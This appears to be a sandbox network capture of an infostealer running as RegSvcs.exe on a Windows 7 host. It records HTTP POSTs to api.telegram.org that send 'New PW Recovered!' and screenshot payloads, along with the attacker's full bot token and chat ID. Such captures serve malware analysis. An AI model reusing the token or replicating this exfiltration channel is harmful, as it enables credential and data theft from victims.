tafA:SXG1@\ctgaPn^%9"?"&ec|.x>b&A|ND6!ax"<1WHF8>J0L?Zj~\PVttv>_6(bp{x2)`9T+*-$vX)4@j71s`.|BP >hH[-L
2022-04-08 10:12:56 UTC	432	IN	Data Raw: 42 30 3d 4f 00 7d 12 9e 58 81 71 fe 1c d1 ea 52 9c c5 25 c3 07 3b 08 c8 9c 52 61 89 1f e5 a2 04 06 78 70 92 f8 d2 2a 41 c5 1a 0e fb e1 97 2f 31 f0 6d 12 d9 18 78 20 01 e8 71 4a 10 72 5b 31 d6 be fc 72 0a e0 fb e2 0c ac 9b 07 27 03 2c 0e 07 2c 5c e4 cc 7f ce 40 ca 01 6b c8 5e 49 b8 a8 86 95 99 69 09 19 28 e6 05 27 00 c9 60 1e 04 35 2e 76 05 9f cf c0 2b 24 93 90 f1 39 d7 d9 57 08 31 c8 81 15 93 4f bb 06 e8 33 c4 2c 5e 10 42 c2 d4 7d b2 f9 34 38 69 79 a7 9b 51 80 66 31 bc 79 65 2f 08 9b 40 4b fe 91 38 06 58 8d af bd 2a 02 74 39 c4 7c bf e7 a1 50 0c 44 64 0a 10 b2 f9 56 46 98 41 50 05 f8 1b 6a 30 6c 04 b3 99 c8 2e 63 12 a9 20 f0 7b a7 e0 3b 81 b7 e5 39 1b 01 62 f1 08 b6 9d 09 f8 5a 68 c3 0d cf 25 9b 17 17 fd 03 b8 68 93 4d 50 2a ed c8 33 4a 06 73 ab de 0b 41 Data Ascii: B0=O}XqR%;Raxp*A/1mx qJr[1r',,\@k^Ii(``5.v+$9W1O3,^B}48iyQf1ye/@K8X*t9|PDdVFAPj0l.c {;9b Zh%hMP*3JsA
2022-04-08 10:12:56 UTC	448	IN	Data Raw: 3b aa 7e f1 de ff 7c dd 1d e5 31 35 ac fb 6c 9a 60 51 55 73 56 56 c4 15 23 e9 d4 7d 7b 9a c2 4e dd 6b b9 3f b1 6f ce 52 75 1b fb 85 08 07 00 ae 02 f1 6a 72 2b 05 42 cd 24 f8 da c3 b1 10 06 ff 37 a5 d7 1b 17 84 fe 77 07 8a 31 c9 22 c1 3b 80 79 23 17 ae b3 3e a8 22 e2 33 66 8b de 29 c4 25 73 39 74 12 27 2f a7 52 4c 2c 00 c8 04 07 92 68 7c 13 0b 94 22 a7 2e 49 4f 90 88 3d 44 e0 85 2a a6 40 11 0c b7 47 90 9b 17 fc 30 dc 8b cd 93 60 02 f2 33 1c 4b 80 20 c5 02 38 17 47 79 e1 ca 5d c8 34 e7 2d 0c f3 61 38 0f af 8c f3 6c 52 2f 0c 2f 11 02 d9 34 c8 94 09 b1 26 81 1a 9a 03 e4 c3 bb 44 02 c8 e0 ec 7a 89 22 da 57 54 34 a1 03 43 75 8e 85 fb a4 4b 19 99 0f 6a 8a 8a 6c 7d 38 69 26 42 0a c4 f6 bb 00 73 e4 f5 00 4e 81 84 85 00 9e 8d 02 3c fc e1 39 9b 78 90 71 3f 83 c7 cb Data Ascii: ;~|15l`QUsVV#}{Nk?oRujr+B$7w1";y#>"3f)%s9t'/RL,h|".IO=D*@G0`3K 8Gy]4-a8lR//4&Dz"WT4CuKjl }8i&BsN<9xq?
2022-04-08 10:12:56 UTC	464	IN	Data Raw: ff 76 86 31 85 d8 29 55 a5 92 d9 16 d4 7d dd 92 59 69 ef 2e d0 4b 78 22 dc 65 28 b1 f9 f6 89 9a 9f e7 9e e0 f7 ef 4f 7b 0b 7a a5 ad fd f9 9b db 32 0e f4 fa ee 8b 98 77 fa fe 45 1b 8b d8 62 ae 8b 42 ea 55 49 4d cf c0 77 82 d9 f6 71 ab ae 8a 8c d8 d6 fa bf b5 d7 1e 38 fb 23 4d a3 7c 9d 7a dd 9e cc ad fd 43 7b 68 e3 77 15 5a ae 7c bc b9 2b 67 59 97 d6 8e 4a a9 58 db e3 f8 15 4a ca 8a 69 ba b3 66 28 dd 3c 6d 62 86 bd 0b eb b5 71 90 8c 91 51 7e 7e fb a1 c6 fe c9 94 9d f0 18 9c 49 ff a6 f2 c0 21 f8 fb 2f f3 ad 14 50 6a 7f 3b 4e be fe 0f ec 4a 48 64 7a 82 ea db 92 7c 01 da f1 47 5a 54 ba 88 09 36 4a 7a d3 05 9f 24 81 35 9b 40 86 dc 3a 39 de 6c 75 38 b7 03 50 51 83 50 14 87 d2 11 87 d1 f1 16 d6 89 c5 e4 1a c0 13 92 5c 4d 89 3a c4 fe a2 08 7c 26 04 1a 2d 50 84 da Data Ascii: v1)U}Yi.Kx"e(O{z2wEbBUIMwq8#M|zC{hwZ|+gYJXJif(<mbqQ~~I!/Pj;NJHdz|GZT6Jz$5@:9lu8PQP\M:|&-P
2022-04-08 10:12:56 UTC	480	IN	Data Raw: c7 65 93 bb 5e 38 0e 29 cd 3d 3a b9 e5 ee 81 00 a0 25 df e0 bb e8 4e 98 d6 e1 42 9f 05 4a d2 ed 1c cb 15 b7 be 1d 7c ac 73 a9 f0 d4 d3 97 98 cf e7 8a d5 04 b9 2f bc 9b d9 4f 8d e4 66 2e fb b3 f8 18 51 70 5b 5e 6e 7b 7e 40 50 a8 a9 52 db 56 65 c3 0f 26 3f f3 af ae 33 ee f6 9d d2 b2 7f e1 74 87 37 ec 5c fd 35 d3 6f 77 c5 99 3a c8 07 9f 7c b5 9d 3a 78 f8 c3 5b f6 8d fa e7 0b ba 14 2c c9 57 2a 1c bf f3 6a 2d 2e cf 2e bd 9b b8 f5 e6 cd 73 2b 7f 2e 5a cb 16 9f 59 d4 d8 c7 4c 70 3a 0e 12 a8 81 d5 9c 75 97 ae b6 ee d3 8f 7c 31 c3 38 72 df 8e 1e 4a 4d d1 59 cd 19 a6 6f b3 9d 77 66 66 b6 b4 74 ec 61 47 ff b1 51 b1 77 f5 be 5a 1e 6c 40 3b c8 22 8e ac 9c b1 d0 46 c9 fe 91 ca 86 e7 ac 05 1f 62 63 3e 3c ed dd 5c 6d 7f a2 73 5b d5 d5 79 1d ee a3 23 cf bf ce ac 30 f9 a8 Data Ascii: e^8)=:%NBJ|s/Of.Qp[^n{~@PRVe&?3t7\5ow:|:x[,W*j-..s+.ZYLp:u|18rJMYowfftaGQwZl@;"Fbc><\ms[y#0
2022-04-08 10:12:56 UTC	496	IN	Data Raw: 6a f7 e3 bc 96 17 95 81 9f fb 89 5f c5 f6 da 60 16 4f 41 eb c2 dd cb 1d f4 96 aa 55 26 1b 8f 0b 03 15 13 cf 9e fc fd e5 ec e0 1e cd 14 db b5 9f e4 76 9f fa 31 ed 6d 24 a9 60 f1 d6 fe c1 82 e5 7b fb 09 0d 66 01 5f 8b a3 8f 53 fb 86 e8 2b 9e b1 66 8e 27 86 73 7d b7 af 9f d1 bb 3b 25 66 ee 74 91 c6 2e fa e5 bb ee 41 d9 85 57 d4 36 cb 58 4e 3d b3 33 a9 a2 89 f7 b6 e7 a6 f3 74 5f c1 01 bf 88 bd 73 ce cc c3 bd dd 46 8b 40 94 a1 d9 96 b4 8c 2b 8b 9f 66 61 43 66 27 97 7c cd 7d a5 a4 e1 fa 7b db c3 95 b9 2b 2c 35 1e 7d af d1 9b 99 96 b0 b9 26 c8 65 69 20 88 59 f9 23 d1 2b ec 94 c9 a0 fd a9 5a 4c 47 26 a9 ef 53 e8 67 5e c4 ca 55 bf 95 6a ee 7d 59 21 38 7a 71 47 c1 f4 d5 0d 6f a7 95 eb 85 f0 34 6f ac 7f 56 52 3e 70 d9 cc 5e fc 29 26 e0 51 25 99 fe 6a fb d4 a0 79 d3 Data Ascii: j_`OAU&v1m$`{f_S+f's};%ft.AW6XN=3t_sF@+faCf'|}{+,5}&ei Y#+ZLG&Sg^Uj}Y!8zqGo4oVR>p^)&Q%jy

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-04-08 10:12:56 UTC</td><td>512</td><td>IN</td><td>Data Raw: 42 c3 a5 5e 75 f5 87 a7 5e f5 54 2d b9 a0 30 9c d7 79 b5 21 dd 2e ef 8c d7 5e c1 16 ca bb 39 c1 1f 2a 9f 4a b0 e6 0c 39 b8 a6 b2 5f 57 3f f9 b2 66 d1 c7 a9 25 5b 0c 1b 93 12 5e ce d2 df da ee 9d be e6 a0 bd ee b2 59 26 1a 6f fc 2b 34 ce 53 4c ef 2d f4 fd da b4 90 6c db f0 30 39 b2 bb af e9 7e 46 ca ce 8a 2d b5 ba 4b f7 69 ed d0 7e fd 65 f8 ae f7 c5 63 82 df 0f 9c 14 3b 56 e5 ac 20 9f b0 ad bb d2 3d 51 73 44 e5 cc e7 65 25 44 91 ea 92 d7 b3 b4 9a e7 1f 17 e4 f6 85 7b 17 cf ec ef 6e de cf b0 57 94 de b6 be be 3d df 94 79 e0 e6 f9 d6 c7 ed 4b 9d 36 0d df f1 1a b0 fd 82 db f6 4a 9e e8 5b e2 a1 bd 55 7b ec 51 a4 4b b9 05 36 67 d9 c5 05 4e 2b 4a 96 a6 19 af 36 eb da 56 5d 6a f8 27 48 69 c2 81 73 29 fd 93 6e c1 a5 e2 bb 53 33 7d ef ed fd 7e 49 d7 fa f3 48 d4 c3
Data Ascii: B^u^T-0y!.^9*J9_W?f%[^Y&o+4SL-l09~F-Ki~ec;V =QsDe%D{nW=yK6J[U{QK6gN+J6V]j'His)nS3}~IH</td></tr>
<tr><td>2022-04-08 10:12:56 UTC</td><td>528</td><td>IN</td><td>Data Raw: e1 f1 f4 9b 7c 98 ba e6 6e 48 fc 25 c4 d1 77 74 31 7d 5a 56 ad 7d f0 a8 c6 4d ed a9 22 2c ca 70 f5 ae 6a 1a 30 a6 d4 d3 98 eb 92 b3 9e fa 4e 32 ef f1 b9 e7 84 63 e2 01 d0 b9 e0 30 99 b2 43 f0 c0 99 95 d4 eb b9 1d 9e be 84 58 3a 39 c9 3c 74 de 2e aa aa 0b de 24 96 88 da 53 45 90 95 61 6d 43 0b fd 76 f1 de a4 77 9a 49 19 fe 35 f5 7c 66 1b 0d 98 69 ce be 1a 5c cb c2 01 60 ca 3c c0 25 13 0e 52 97 91 eb 84 8b 3f 96 9e 79 eb 69 6e e1 09 ed 83 4a 16 7e d5 9e 2a 82 a6 0c df 58 e7 fc e0 e4 7b bb d3 4c 46 e7 ec 75 d4 67 c2 01 ed df 4d 87 e7 7f d1 00 b8 68 8a fe 79 00 19 01 10 4d e6 1b a6 94 d1 9e 0a 7b b7 b6 92 a5 f6 54 61 bb 32 3c 58 d9 48 b7 cf de 99 fe 58 33 28 00 2e 9a 7c c2 7f 00 74 33 64 3d 80 df 47 80 44 74 75 c2 c4 46 65 28 5b ed a9 c2 56 65 c8 6a af 7b 6e
Data Ascii: |nH%wt1}ZV}M",pj0N2c0CX:9<t.$SEamCvwI5|fi\`<%R?yinJ~*X{LFugMhyM{Ta2<XHX3(.|t3d=GDtuFe([Vej{n</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:10 UTC	534	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=---------------------------8da195bfbe5defb Host: api.telegram.org Content-Length: 1036 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:13:10 UTC	535	IN	HTTP/1.1 100 Continue
2022-04-08 10:13:10 UTC	535	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 35 62 66 62 65 35 64 65 66 62 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 35 62 66 62 65 35 64 65 66 62 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 50 57 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 31 0a 4f 53 46 75 6c 6c Data Ascii: ---------------------------8da195bfbe5defbContent-Disposition: form-data; name="chat_id"5019146869-----------------------------8da195bfbe5defbContent-Disposition: form-data; name="caption"New PW Recovered!User Name: user/082561OSFull
2022-04-08 10:13:10 UTC	536	OUT	Data Raw: 66 62 65 35 64 65 66 62 2d 2d 0d 0a Data Ascii: fbe5defb--
2022-04-08 10:13:10 UTC	536	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:13:10 GMT Content-Type: application/json Content-Length: 645 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":122,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412790,"document":{"file_name":"user-082561 2022-04-08 12-31-58.html","mime_type":"text/html","file_id":"BQACAgQAAxkDAAN6YlAKtuP6HZGfIyQBdWIGVzB48OIAAu4KAAJAlIBSUoAWAAEKxBoAASME","file_unique_id":"AgAD7goAAkCUgFI","file_size":457},"caption":"New PW Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49181	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:58 UTC	1209	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=---------------------------8da19703f385b46 Host: api.telegram.org Content-Length: 116890 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:13:58 UTC	1210	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:58 UTC	1210	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 30 33 66 33 38 35 62 34 36 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 30 33 66 33 38 35 62 34 36 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ----------8da19703f385b46Content-Disposition: form-data; name="chat_id"5019146869----------8da19703f385b46Content-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256
2022-04-08 10:13:58 UTC	1211	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ec 2e af 8c 4a cf bd 22 8c 36 cd cd 19 7c 91 d7 80 46 07 6a 85 2f a4 96 f0 da 47 77 03 4c 06 e2 05 b3 10 07 ae 77 e3 bd 55 d4 6e 85 b6 97 2b 6d 0e cd 24 aa aa 7b 9f 31 a9 ba 03 c3 81 b5 55 25 b8 db 21 23 f8 b1 d4 7e 1c fe b5 8f 3f bd 63 2e 6d 6c 6b da dd 19 6d 2d 25 75 f9 ae 11 4f cb d0 12 bb bf 2e 29 d7 77 22 d6 1f 30 ae ee 7a 67 1d 89 fe 95 57 4e 39 Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?.J"6|Fj/GwLwUn+m${1U%!#~?c.mlkm-%uO.)w"0zgWN9
2022-04-08 10:13:58 UTC	1226	OUT	Data Raw: da 5b a5 b5 d8 57 44 07 13 3d db 4d 23 12 73 ce 51 7d 7f 41 5a 07 fd 62 9f 63 fd 28 cd 14 80 a1 aa 42 b3 bc 48 e2 6c 00 5b f7 52 04 3c 32 f7 c8 e3 fc fb d6 34 96 f7 12 ea b1 dc 03 2b a5 b6 e0 a8 5c 64 2b 80 31 bb 7f 5f 94 f3 d7 d6 ba 39 ed ad ee 54 0b 88 23 94 0e 40 91 03 63 f3 a8 7f b2 f4 ef f9 f0 b5 ff 00 bf 2b fe 15 49 a1 6a 67 e8 11 18 af af c1 59 01 65 46 fd e4 9b cf 2c e7 ae 4f 15 1a 69 57 43 4c 36 de 58 da 60 2c 53 70 ff 00 5b b7 6e 3e 9d 0f d4 56 d4 16 b6 d6 bb be cf 6f 14 3b be f7 96 81 73 f5 c5 4b 9a 4f 56 35 a1 90 96 13 7f 6c 8b 89 56 62 14 2f 96 e8 63 da a0 2e 0a 9c fc dd 73 d3 8e 6a ac b6 f1 69 da 7d 87 da e0 8b cb 45 6f 36 26 74 52 64 c0 c3 72 40 24 60 8e 0e 79 e2 ba 1c d1 9a 4c 11 cf c1 a7 4f 22 e9 ad 2c 73 f9 71 c0 80 79 7b 33 1b 03 92 4e Data Ascii: [WD=M#sQ}AZbc(BHl[R<24+\d+1_9T#@c+IjgYeF,OiWCL6X`,Sp[n>Vo;sKOV5lVb/c.sji}Eo6&tRdr@$`yLO",sqy{3N
2022-04-08 10:13:58 UTC	1242	OUT	Data Raw: bf 4f f0 a3 69 fe fb 7e 9f e1 40 0f a6 47 f7 4f d4 ff 00 3a 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 40 12 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f Data Ascii: Oi~@GO:6SS@LQ}OLQ}OLQ}O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?
2022-04-08 10:13:58 UTC	1258	OUT	Data Raw: 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 Data Ascii: M&Lto|j8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7F
2022-04-08 10:13:58 UTC	1274	OUT	Data Raw: fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 32 3f ba 7e a7 f9 d1 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 00 96 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 99 1f dd 3f 53 fc e8 da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 00 4b Data Ascii: F?v}=hZ)O6)O6)O6dtOi~ME;~u>-O}O}O}2?~}O}OZf?>f?>f?>?SSQNOK
2022-04-08 10:13:58 UTC	1289	OUT	Data Raw: e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 Data Ascii: z7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&E3xoz7hS7FM&Lto|j8>-FL=4o|}F
2022-04-08 10:13:58 UTC	1305	OUT	Data Raw: 45 14 00 53 23 fb a7 ea 7f 9d 3e 99 1f dd 3f 53 fc e8 01 f4 51 45 00 14 51 45 00 14 51 45 00 14 c8 fe e9 fa 9f e7 4f a6 47 f7 4f d4 ff 00 3a 00 7d 14 51 40 05 14 51 40 05 14 51 40 05 32 3f ba 7e a7 f9 d3 e9 91 fd d3 f5 3f ce 80 1f 55 67 ff 00 8f d8 7f eb 9b ff 00 35 ab 55 56 7f f8 fd 87 fe b9 bf f3 5a 00 6b d5 3b 7f f9 08 3f fc 0b f9 47 57 1e a9 db ff 00 c8 41 ff 00 e0 5f ca 3a a1 13 6c 6f f9 ea ff 00 90 ff 00 0a 36 37 fc f5 7f c8 7f 85 67 eb 1e 64 71 99 a3 33 a9 50 0e f5 93 09 1e 0f 25 94 1c b7 1d b0 7a 76 a4 be 2f 15 dc 13 2b 4e aa d2 26 e9 0c 9f bb 0a 78 db b4 1e fe a4 77 eb 48 0d 1d 8d ff 00 3d 5f f2 1f e1 56 6d 14 fd 9c 7c ed f7 9b d3 d4 fb 57 3f 6f 73 2b 5d 24 f3 a3 94 92 e1 a2 42 b3 b0 db 82 40 05 3a 76 eb c9 e6 ba 2b 3f f8 f7 1f ef 37 fe 84 68 e8 Data Ascii: ES#>?SQEQEQEOGO:}Q@Q@Q@2?~?Ug5UVZk;?GWA_:lo67gdq3P%zv/+N&xwH=_Vm|W?os+]$B@:v+?7h
2022-04-08 10:13:58 UTC	1321	OUT	Data Raw: d4 94 da 23 b9 3f b8 ff 00 81 a7 fe 86 2a 36 fb d2 ff 00 be bf c9 69 6e 0f ee 0f fb e9 ff 00 a1 ad 34 fd e9 7f de 5f e4 b5 e9 1c 05 dd 1c ed d3 94 7f d3 59 bf f4 6b d5 8b b9 0a 59 cc ea 79 58 d8 8f ca aa e9 df 2d 92 0f f6 e4 ff 00 d1 8d 4e be 7c 58 5c 7f d7 26 fe 55 94 96 8c bb e8 37 50 b6 92 44 09 6c ee 8d 17 0a aa c4 64 0e d5 91 79 35 ed e5 c5 ad bc 2c f0 ae dc c9 2a 12 3a 75 27 1e df 99 ad 0d 62 fd ed 62 b8 10 9c 4c e4 a2 11 fc 23 b9 aa 1a 4d cc 96 b6 50 dc 09 3c cd 87 64 9c 11 8f 6f 7e 31 cd 72 49 f2 ca eb e6 64 da b9 78 5e 44 14 2c 79 65 51 80 58 e4 9f af bd 3a 19 37 ea 4a dd 33 6c bf fa 1b d5 b9 a2 b4 bd 89 66 7b 71 28 71 90 f1 70 f8 fe 75 59 2c a3 b6 9a 39 a3 9e 49 16 44 d8 a9 22 e0 a8 04 9f e6 de 95 b4 13 e6 1a 4d 32 e6 ea a9 7a 73 3c 1f ee c9 fc Data Ascii: #?*6in4_YkYyX-N|X\&U7PDldy5,*:u'bbL#MP<do~1rIdx^D,yeQX:7J3lf{q(qpuY,9ID"M2zs<
2022-04-08 10:13:58 UTC	1324	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 30 33 66 33 38 35 62 34 36 2d 2d 0d 0a Data Ascii: ----------8da19703f385b46--

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:59 UTC	1324	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:13:59 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":131,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412839,"document":{"file_name":"user-082561 2022-04-08 02-58-31.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA4NiUArmArU1j6oV5QsmadA02ulpLAAC9woAAkCUgFJ1WAVyuYeHogEAB20AAyME","file_unique_id":"AQAD9woAAkCUgFJy","file_size":14418,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAODYlAK5gK1NY-qFeULJmnQNNrpaSwAAvcKAAJAlIBSdVgFcrmHh6IjBA","file_unique_id":"AgAD9woAAkCUgFI","file_size":116302},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.22	49182	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
